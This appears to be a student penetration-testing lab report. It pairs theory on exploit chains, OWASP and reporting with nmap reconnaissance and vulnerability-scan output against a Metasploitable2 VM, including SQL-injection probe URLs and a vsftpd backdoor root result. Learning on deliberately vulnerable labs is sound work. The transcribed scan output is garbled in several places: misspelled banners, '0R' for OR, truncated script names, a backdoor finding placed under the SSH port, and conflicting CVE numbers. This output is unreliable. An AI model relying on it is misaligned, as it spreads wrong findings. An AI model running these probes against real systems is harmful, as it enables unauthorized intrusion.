



Vulnerability Assessment & Penetration Testing

Introduction

Vulnerability Assessment and Penetration Testing (VAPT) is essential for identifying and reducing security risks in modern systems and web applications. Attackers often exploit multiple vulnerabilities together to gain unauthorized access, making it important to understand advanced exploitation techniques. This project focuses on web application security, exploit chaining, and effective reporting using industry-standard methodologies. Through practical labs and structured documentation, the project simulates real-world penetration testing scenarios and emphasizes ethical testing and proper remediation.

PART 1: THEORETICAL KNOWLEDGE

1. Advanced Vulnerability Exploitation

Step 1: Understand Exploit Chains

What to learn

- What an exploit chain is
- Why attackers combine multiple vulnerabilities
- How one weakness leads to another

Example flow (theoretical)

1. XSS vulnerability found
2. Session cookie stolen
3. Admin session hijacked
4. CSRF used to perform admin action
5. Leads to system compromise

Your learning task

- Draw a simple flow diagram:
- XSS → Session Hijack → CSRF → Privilege Abuse

Step 2: Study Real Exploit Chains

What to do

- Open Exploit-DB
- Read **descriptions**, not code first
- Focus on:
 - Vulnerability type
 - Preconditions
 - Impact

Output

- Write 3 exploit chains in your notebook:



- Vulnerability → Result → Next Attack

Step 3: Exploit Customization (Conceptual)

What this means

- Exploits are not “one-click”
- Attackers adjust:
 - Target IP
 - Payload type
 - OS or application version

Learning objective

- Understand **what is changed** and **why**, not exact commands

Practice task

- Pick 1 Exploit-DB PoC
- Write:
 - What input values it takes
 - What could change for a different environment

Step 4: Obfuscation Techniques (High-Level)

What to learn

- Why WAFs block attacks
- How attackers try to bypass filters

Common techniques (theoretical)

- Encoding input
- Changing payload structure
- Case manipulation

Important

Learn **why defenses fail**

Do not focus on bypass tricks yet

Step 5: Case Study Analysis

Example: SolarWinds attack

- Entry point: trusted software update
- Exploit chain: supply chain → persistence → lateral movement

Your task

- Write 5 bullets:
 - Initial access
 - Exploit chain
 - Impact
 - Detection failure
 - Prevention lesson

2. Web Application Penetration Testing

Step 1: Learn OWASP Top 10 (Core)

Focus areas

- A04: Insecure Design
- A07: Identification & Authentication Failures

For each vulnerability

Write:

- What it is
- Why it happens
- Real-world impact

Step 2: Manual Testing Knowledge

Tool:	Burp	Suite	(conceptual	use)
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Learn:

- Intercepting requests
- Modifying parameters
- Observing server behavior

Practice task

- Watch Burp traffic
- Identify:
 - Session token
 - User ID
 - Input fields

Step 3: Automated Testing Awareness

Tools

- sqlmap
- OWASP ZAP

What to understand

- What scanners can find
- What scanners miss
- Why manual testing is required

Step 4: Secure Coding Mitigations

Learn fixes

- Input validation
- Secure session handling
- Rate limiting

3. Reporting & Stakeholder Communication

Step 1: Learn Report Structure

Standard sections

1. Executive Summary
2. Scope & Methodology
3. Technical Findings
4. Risk Rating
5. Remediation
6. Conclusion

Step 2: Audience-Based Writing

For managers

- Business risk
- Impact
- Priority

For developers

- Exact issue
- Affected parameter
- Fix recommendation

Step 3: Metrics & KPIs

Learn to explain:

- Number of vulnerabilities
- Critical vs Medium
- Time to fix
- Exploit success rate

PART 2: PRACTICAL APPLICATION

1: ADVANCED VULNERABILITY EXPLOITATION (DETAILED PRACTICAL)

Objective

The objective of this lab is to understand how attackers perform multi-stage attacks by chaining vulnerabilities such as Cross-Site Scripting (XSS), session hijacking, and remote code execution (RCE). This lab also demonstrates exploit customization using public Proof-of-Concept (PoC) code from Exploit-DB.

STEP 1: Lab Setup

Environment Configuration



Role	Operating System
Attacker	Kali Linux
Target	Metasploitable2
Network	Host-Only / NAT (same subnet)

Both machines must be on the same network so they can communicate.

Verify Attacker IP (Kali Linux)

ip a

Expected Output

- Note the IP under eth0 or wlan0

Example:

inet 192.168.1.116/24

```
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host noprefixroute
            valid_lft forever preferred_lft forever
2: eth0: <NO-CARRIER,BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1f:b7:23 brd ff:ff:ff:ff:ff:ff
        inet 192.168.1.116/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
            valid_lft 5296sec preferred_lft 5296sec
        inet6 fe80::911e:9a87:5281:86f8/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
```

Discover Target IP

nmap -sn 192.168.1.0/24

Expected Output

Nmap scan report for 192.168.1.116

Host is up

Result

- Kali IP: 192.168.1.116
- Metasploitable2 IP: 192.168.1.106

```
(kali㉿kali)-[~]
$ nmap -sn 192.168.1.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-18 14:08 EST
Nmap scan report for 192.168.1.1
Host is up (0.0068s latency).
MAC Address: 3C:64:CF:D1:D2:90 (Unknown)
Nmap scan report for 192.168.1.101
Host is up (0.11s latency).
MAC Address: C2:03:DB:2E:07:C0 (Unknown)
Nmap scan report for 192.168.1.103
Host is up (0.00046s latency).
MAC Address: 90:E8:68:EF:1B:55 (AzureWave Technology)
Nmap scan report for 192.168.1.105
Host is up (0.0098s latency).
MAC Address: 58:FD:B1:9B:F4:3F (LG Electronics)
Nmap scan report for 192.168.1.106
Host is up (0.0014s latency).
MAC Address: 08:00:27:AB:6C:84 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.116
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 2.43 seconds
```

STEP 2: Reconnaissance (Practical)



Service & OS Detection

nmap -sS -sV -O 192.168.1.106

WHY this is done

- sS: Stealth TCP SYN scan
- sV: Service version detection
- O: Operating system detection

Expected Findings

- Port 80 – Apache Web Server
- PHP Web Applications
- Outdated services (intentionally vulnerable)

```
[kali㉿kali]:~$ nmap -sS -sV -O 192.168.1.106
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-18 14:13 EST
Nmap scan report for 192.168.1.106
Host is up (0.0024s latency).

Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian Bubuntui (protocol 2.0)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp         Postfix/2.0.0
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        netkit-rsh rexecd
514/tcp   open  tcpwrapped
1099/tcp  open  jnpa-rmi    GNU Classpath grmiregistry
12345/tcp open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8080/tcp  open  http         Apache Tomcat/Coyote JSP Engine 1.1
MAC Address: 08:00:27:AB:6C:84 (PC Systemtechnik/Oracle VirtualBox virtual NIC)

Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.58 seconds
```

Vulnerability Enumeration

nmap --script=vuln 192.168.1.106

WHY this is done

- Runs vulnerability scripts
- Detects known CVEs and misconfigurations

```
[kali㉿kali]:~$ nmap --script=vuln 192.168.1.106
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-18 14:14 EST
Nmap scan report for 192.168.1.106
Host is up (0.0063s latency).

Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VULNERABLE
22/tcp    open  ssh          VULNERABLE: vsftpd version 2.3.4 backdoor
                                         State: VULNERABLE (Exploitabile)
                                         IDs: CVE:2011-2523 BID:48539
                                         vsftpd version 2.3.4 backdoor, this was reported on 2011-07-04.
                                         Discovered: 2011-07-03
                                         Exploit results:
                                         Shell command: id
                                         Results: uid=0(root) gid=0(root)
                                         References:
                                         https://www.securityfocus.com/bid/48539
                                         https://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
                                         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
                                         https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
23/tcp    open  ssh          VULNERABLE: anonymous
                                         State: VULNERABLE
                                         Anonymous Diffie-Hellman Key Exchange MitM Vulnerability
                                         Transport Layer Security (TLS) services that use anonymous
                                         Diffie-Hellman key exchange are vulnerable to man-in-the-middle attacks
                                         against passive
                                         eavesdropping, and are vulnerable to active man-in-the-middle attacks
                                         which could completely compromise the confidentiality and integrity
                                         of any data exchanged over the resulting session.
                                         Check results:
                                         ANONYMOUS DH group 1
                                         Cipher Suite: TLS_DH_anon_EXPORT_WITH_RC4_40_MD5
                                         Modulus Type: Safe prime
                                         Modulus Bits: Unknown/Custom-generated
                                         Modulus Length: 512
                                         Generator Length: 8
                                         Public Key Length: 512
                                         References:
                                         https://www.ietf.org/rfc/rfc2246.txt
                                         Transport Layer Security (TLS) Protocol DHE_EXPORT Ciphers Downgrade MitM (Logjam)
                                         State: VULNERABLE
                                         IDs: CVE:2015-6000 BID:74733
```



```
| IDs: CVE:CVE-2015-4000 BID:74733
|   The Transport Layer Security (TLS) protocol contains a flaw that is
|   triggered when handling Diffie-Hellman key exchanges defined with
|   the DHE_EXPORT cipher. This may allow a man-in-the-middle attacker
|   to downgrade the security of a TLS session to 512-bit export-grade
|   cryptography, which is significantly weaker, allowing the attacker
|   to more easily break the encryption and monitor or tamper with
|   the encrypted stream.
| Disclosure date: 2015-5-19
| Check results:
| EXPORT-GRADE DH GROUP 1
|   Cipher Suite: TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA
|   Modulus Type: Safe prime
|   Modulus Source: Unknown/Custom-generated
|   Modulus Length: 512
|   Generator Length: 8
|   Public Key Length: 512
| References:
|   https://weakdh.org
|   https://www.securityfocus.com/bid/74733
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-4000
|
| Diffie-Hellman Key Exchange Insufficient Group Strength
| State: VULNERABLE
|   Transport Layer Security (TLS) services that use Diffie-Hellman groups
|   of insufficient strength, especially those using one of a few commonly
|   shared groups, may be susceptible to passive eavesdropping attacks.
| Check results:
|   WEAK DH GROUP 1
|     Cipher Suite: TLS_DHE_RSA_WITH_DES_CBC_SHA
|     Modulus Type: Safe prime
|     Modulus Source: postfix builtin
|     Modulus Length: 1024
|     Generator Length: 8
|     Public Key Length: 1024
| References:
|   https://weakdh.org
| ssl-poodle:
| VULNERABLE:
|   SSL POODLE information leak
| State: VULNERABLE
| IDs: CVE:CVE-2014-3566 BID:70574
|   The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|   products, uses nondeterministic CBC padding, which makes it easier
|   for man-in-the-middle attackers to obtain cleartext data via a
|   padding-oracle attack, aka the "POODLE" issue.
| Disclosure date: 2014-10-14
| Check results:
|   TLS_RSA_WITH_AES_128_CBC_SHA
| References:
|   https://www.securityfocus.com/bid/70574
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
```

```
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
| https://www.openssl.org/~bodo/ssl-poodle.pdf
| https://www.imperialviolet.org/2014/10/14/poodle.html
53/tcp open domain
80/tcp open http
| http-sql-injection:
| Possible sql for queries:
| http://192.168.1.106:80/mutillidae/index.php?page=usage-instructions.php%27%20OR%20sqlspider
| http://192.168.1.106:80/mutillidae/?page=view-someones-blog.php%27%20OR%20sqlspider
| http://192.168.1.106:80/mutillidae/index.php?page=home.php%27%20OR%20sqlspider
| http://192.168.1.106:80/mutillidae/index.php?page=set-background-color.php%27%20OR%20sqlspider
| http://192.168.1.106:80/mutillidae/index.php?page=documentation%2fulnerabilities.php%27%20OR%20sqlspider
| http://192.168.1.106:80/mutillidae/?page=source-viewer.php%27%20OR%20sqlspider
| http://192.168.1.106:80/mutillidae/?page=text-file-viewer.php%27%20OR%20sqlspider
| http://192.168.1.106:80/mutillidae/?page=login.php%27%20OR%20sqlspider
| http://192.168.1.106:80/mutillidae/index.php?page-register.php%27%20OR%20sqlspider
| http://192.168.1.106:80/mutillidae/index.php?page-browser-info.php%27%20OR%20sqlspider
| http://192.168.1.106:80/mutillidae/index.php?page-home.php%20do-toggle-hints%27%20OR%20sqlspider
| http://192.168.1.106:80/mutillidae/index.php?page-documentation%2fHow-to-access-Mutillidae-over-Virtual-Box-network.php%27%20OR%20sqlspider
| http://192.168.1.106:80/mutillidae/?page-show-log.php%27%20OR%20sqlspider
| http://192.168.1.106:80/mutillidae/index.php?page=change-log.htm%27%20OR%20sqlspider
| http://192.168.1.106:80/mutillidae/index.php?page=dns-lookup.php%27%20OR%20sqlspider
| http://192.168.1.106:80/mutillidae/index.php?page=user-info.php%27%20OR%20sqlspider
| http://192.168.1.106:80/mutillidae/index.php?page=login.php%27%20OR%20sqlspider
| http://192.168.1.106:80/mutillidae/index.php?page-home.php%20do-toggle-security%27%20OR%20sqlspider
| http://192.168.1.106:80/mutillidae/index.php?page-view-someones-blog.php%27%20OR%20sqlspider
| http://192.168.1.106:80/mutillidae/?page-add-to-your-blog.php%27%20OR%20sqlspider
| http://192.168.1.106:80/mutillidae/?page-user-info.php%27%20OR%20sqlspider
| http://192.168.1.106:80/mutillidae/index.php?page-login.php%27%20OR%20sqlspider
| http://192.168.1.106:80/mutillidae/index.php?page=captured-data.php%27%20OR%20sqlspider
| http://192.168.1.106:80/mutillidae/index.php?page=add-to-your-blog.php%27%20OR%20sqlspider
| http://192.168.1.106:80/mutillidae/index.php?page=pen-test-tool-lookup.php%27%20OR%20sqlspider
| http://192.168.1.106:80/mutillidae/index.php?page-php-errors.php%27%20OR%20sqlspider
| http://192.168.1.106:80/mutillidae/index.php?page-html5-storage.php%27%20OR%20sqlspider
| http://192.168.1.106:80/mutillidae/index.php?page-site-footer-xss-discussion.php%27%20OR%20sqlspider
| http://192.168.1.106:80/mutillidae/index.php?page-arbitrary-file-inclusion.php%27%20OR%20sqlspider
| http://192.168.1.106:80/mutillidae/index.php?page-user-login.php%27%20OR%20sqlspider
| http://192.168.1.106:80/mutillidae/index.php?page-password-generator.php%27%20OR%20sqlspiderusername=anonymous
| http://192.168.1.106:80/mutillidae/index.php?page=text-file-viewer.php%27%20OR%20sqlspider
| http://192.168.1.106:80/mutillidae/index.php?page=secret-administrative-pages.php%27%20OR%20sqlspider
| http://192.168.1.106:80/mutillidae/index.php?page-installation.php%27%20OR%20sqlspider
| http://192.168.1.106:80/mutillidae/index.php?page-framing.php%27%20OR%20sqlspider
| http://192.168.1.106:80/mutillidae/?page=credits.php%27%20OR%20sqlspider
| http://192.168.1.106:80/mutillidae/index.php?page=source-viewer.php%27%20OR%20sqlspider
| http://192.168.1.106:80/mutillidae/index.php?page-show-log.php%27%20OR%20sqlspider
| http://192.168.1.106:80/mutillidae/index.php?page-notes.php%27%20OR%20sqlspider
| http://192.168.1.106:80/mutillidae/index.php?page=capture-data.php%27%20OR%20sqlspider
| http://192.168.1.106:80/mutillidae/index.php?page=credits.php%27%20OR%20sqlspider
| http://192.168.1.106:80/dav/%C-N%3B%CDD%27%20OR%20sqlspider
| http://192.168.1.106:80/dav/%C-S%3B%CDA%27%20OR%20sqlspider
| http://192.168.1.106:80/dav/%C-M%3B%CDA%27%20OR%20sqlspider
| http://192.168.1.106:80/dav/%C-C%3B%CDA%27%20OR%20sqlspider
| http://192.168.1.106:80/mutillidae/?page=view-someones-blog.php%27%20OR%20sqlspider
```




http://192.168.1.106:80/mutillidae/index.php?page=register.php%27%200R%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=browser-info.php%27%200R%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=documentation%2FHow-to-access-Mutillidae-over-Virtual-Box-network.php%27%200R%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=show-log.php%27%200R%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=change-log.htm%27%200R%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=dns-lookup.php%27%200R%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=user-info.php%27%200R%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=login.php%27%200R%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=installation.php%27%200R%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=view-someones-blog.php%27%200R%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=user-info.php%27%200R%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=captured-data.php%27%200R%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=pen-test-tool-lookup.php%27%200R%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=html5-storage.php%27%200R%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=site-footer-xss-discussion.php%27%200R%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=arbitrary-file-inclusion.php%27%200R%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=user-poll.php%27%200R%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=password-generator.php%27%200R%20sqlspider&username=anonymous
http://192.168.1.106:80/mutillidae/index.php?page=text-file-viewer.php%27%200R%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=secret-administrative-pages.php%27%200R%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=framing.php%27%200R%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=credits.php%27%200R%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=add-to-your-blog.php%27%200R%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=source-viewer.php%27%200R%20sqlspider
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http://192.168.1.106:80/mutillidae/index.php?page=register.php%27%200R%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=browser-info.php%27%200R%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=show-log.php%27%200R%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=change-log.htm%27%200R%20sqlspider
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http://192.168.1.106:80/mutillidae/index.php?page=user-info.php%27%200R%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=login.php%27%200R%20sqlspider
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http://192.168.1.106:80/mutillidae/index.php?page=add-to-your-blog.php%27%200R%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=user-info.php%27%200R%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=captured-data.php%27%200R%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=pen-test-tool-lookup.php%27%200R%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=html5-storage.php%27%200R%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=site-footer-xss-discussion.php%27%200R%20sqlspider

http://192.168.1.106:80/mutillidae/?page=view-someones-blog.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=home.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=set-background-color.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=documentation%2Fvulnerabilities.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/?page=source-viewer.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/?page=text-file-viewer.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/?page=Login.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=register.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=browser-info.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=documentation%2Fhow-to-access-Mutillidae-over-Virtual-Box-network.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/?page=show-log.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=change-log.htm%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=dns-lookup.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=user-info.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=login.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=installation.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=view-someones-blog.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/?page=add-to-your-blog.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=captured-data.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=pen-test-tool-lookup.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=html5-storage.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=site-footer-xss-discussion.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=arbitrary-file-inclusion.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=password-generator.php%27%20OR%20sqlspider&username=anonymous
http://192.168.1.106:80/mutillidae/index.php?page=text_file-viewer.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=secret-administrative-pages.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=framing.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/?page=redits.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=add-to-your-blog.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=source-viewer.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=show-log.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=capture-data.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=user-poll.php%27%20OR%20sqlspider
http://192.168.1.106:80/mutillidae/index.php?page=credits.php%27%20OR%20sqlspider
tp-vuln-cve2017-100100: ERROR: Script execution failed (use -d to debug)
tp-stored-xss: Couldn't find any stored XSS vulnerabilities.
tp-trace: TRACE is enabled
tp-slowloris-check:
VULNERABLE:
Slowloris DOS attack
State: LIKELY VULNERABLE
IDS: CVE: CVE-2007-6750
Slowloris tries to keep many connections to the target web server open and hold them open as long as possible. It accomplishes this by opening connections to the target web server and sending a partial request. By doing so, it starves the http server's resources causing Denial Of Service.



```
|_ https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
| http-dombased-xss: Couldn't find any DOM based XSS.
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.1.106
| Found the following possible CSRF vulnerabilities:
|
| Path: http://192.168.1.106:80/dvwa/
| Form id:
| Form action: login.php
|
| Path: http://192.168.1.106:80/mutillidae/?page=view-someones-blog.php
| Form id: id-bad-blog-entry-tr
| Form action: index.php?page=view-someones-blog.php
|
| Path: http://192.168.1.106:80/mutillidae/index.php?page=set-background-color.php
| Form id: id-bad-cred-tr
| Form action: index.php?page=set-background-color.php
|
| Path: http://192.168.1.106:80/mutillidae/?page=source-viewer.php
| Form id: id-bad-cred-tr
| Form action: index.php?page=source-viewer.php
|
| Path: http://192.168.1.106:80/mutillidae/?page=text-file-viewer.php
| Form id: id-bad-cred-tr
| Form action: index.php?page=text-file-viewer.php
|
| Path: http://192.168.1.106:80/mutillidae/?page=login.php
| Form id: idloginform
| Form action: index.php?page=login.php
|
| Path: http://192.168.1.106:80/mutillidae/index.php?page=register.php
| Form id: id-bad-cred-tr
| Form action: index.php?page=register.php
|
http-enum:
| /tikiwiki/: Tikiwiki
| /test/: Test page
| /phpinfo.php: Possible information file
| /phpMyAdmin/: phpMyAdmin
| /doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu) dav/2'
| /icons/: Potentially interesting folder w/ directory listing
|_ /index/: Potentially interesting folder
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
| rmi-vuln-classloader:
| VULNERABLE:
|   RMI registry default configuration remote code execution vulnerability
|   State: VULNERABLE
```

```
| State: VULNERABLE
|   Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote code execution.
|
| References:
|   https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb
1524/tcp open ingerlock
2049/tcp open nfs
2121/tcp open cproxxy-ftp
3306/tcp open mysql
|_ ssl-ccs-injection: No reply from server (TIMEOUT)
5432/tcp open postgresql
| ssl-ccs-injection:
| VULNERABLE:
|   SSL/TLS MITM vulnerability (CCS Injection)
| State: VULNERABLE
| Risk factor: High
|   OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h
|   does not properly restrict processing of ChangeCipherSpec messages,
|   which allows man-in-the-middle attackers to trigger use of a zero
|   length master key in certain OpenSSL-to-OpenSSL communications, and
|   consequently hijack sessions or obtain sensitive information, via
|   a crafted TLS handshake, aka the "CCS Injection" vulnerability.
|
| References:
|   http://www.openssl.org/news/secadv_20140605.txt
|   http://www.cvedetails.com/cve/2014-0224
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0224
|
ssl-dh-params:
| VULNERABLE:
| Diffie-Hellman Key Exchange Insufficient Group Strength
| State: VULNERABLE
|   Transport Layer Security (TLS) services that use Diffie-Hellman groups
|   of insufficient strength, especially those using one of a few commonly
|   shared groups, may be susceptible to passive eavesdropping attacks.
| Check results:
|   WEAK DH GROUP 1
|     Cipher Suite: TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA
|     Modulus Type: Safe prime
|     Modulus Source: Unknown/Custom-generated
|     Modulus Length: 1024
|     Generator Length: 8
|     Public Key Length: 1024
| References:
|   https://weakdh.org
|
ssl-poodle:
| VULNERABLE:
|   SSL POODLE information leak
| State: VULNERABLE
| IDs: CVE-CVE-2014-3566 BID:70574
|   The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|   products, uses nondeterministic CBC padding, which makes it easier
|   for man-in-the-middle attackers to obtain cleartext data via a
```



```
| Check results:
|   TLS_RSA_WITH_AES_128_CBC_SHA
| References:
|   https://www.securityfocus.com/bid/70574
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
|   https://www.openssl.org/~bodo/ssl-poodle.pdf
|   https://www.imperialviolet.org/2014/10/14/poodle.html
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
|_irc-unrealircd-backdoor: Looks like trojaned version of unrealircd. See http://seclists.org/fulldisclosure/2010/Jun/277
8009/tcp open  ajp13
8180/tcp open  unknown
| http-slowloris-check:
|   VULNERABLE:
|     Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs: CVE:2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|         them open as long as possible. It accomplishes this by opening connections to
|         the target web server and sending a partial request. By doing so, it starves
|         the http server's resources causing Denial Of Service.

Disclosure date: 2009-09-17
References:
  http://ha.ckers.org/slowloris/
  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
http-cookie-flags:
/admin/:
  JSESSIONID:
    httponly flag not set
/admin/index.html:
  JSESSIONID:
    httponly flag not set
/admin/login.html:
  JSESSIONID:
    httponly flag not set
/admin/admin.html:
  JSESSIONID:
    httponly flag not set
/admin/account.html:
  JSESSIONID:
    httponly flag not set
/admin/admin_login.html:
  JSESSIONID:
    httponly flag not set
/admin/home.html:
  JSESSIONID:
    httponly flag not set
/admin/admin-login.html:
  JSESSIONID:
    httponly flag not set
/admin/jscript/upload.html:
  JSESSIONID:
    httponly flag not set
http-enum:
/admin/: Possible admin folder
/admin/index.html: Possible admin folder
/admin/login.html: Possible admin folder
/admin/admin.html: Possible admin folder
/admin/account.html: Possible admin folder
/admin/admin_login.html: Possible admin folder
/admin/home.html: Possible admin folder
/admin/admin>Login.html: Possible admin folder
/admin/adminLogin.html: Possible admin folder
/admin/controlpanel.html: Possible admin folder
/admin/cp.html: Possible admin folder
/admin/index.jsp: Possible admin folder
/admin/login.jsp: Possible admin folder
/admin/admin.jsp: Possible admin folder
/admin/home.jsp: Possible admin folder
/admin/controlpanel.jsp: Possible admin folder
/admin/admin-login.jsp: Possible admin folder
/admin/cp.jsp: Possible admin folder
/admin/account.jsp: Possible admin folder
/admin/admin_login.jsp: Possible admin folder
/admin/adminLogin.jsp: Possible admin folder
/manager/html/upload: Apache Tomcat (401 Unauthorized)
/manager/html: Apache Tomcat (401 Unauthorized)
/admin/view/javascript/fckeditor/editor/filemanager/connectors/test.html: OpenCart/FCKeditor File upload
/admin/includes/FCKeditor/editor/filemanager/upload/test.html: ASP Simple Blog / FCKeditor File Upload
/admin/jscript/upload.html: Lizard Cart/Remote File upload
/webdav/: Potentially interesting folder
MAC Address: 08:00:27:AB:6C:84 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Host script results:
|_ smb-vuln-ms10-061: false
|_ smb-vuln-ms10-054: false
|_ smb-vuln-regsvc-dos: ERROR: Script execution failed (use -d to debug)

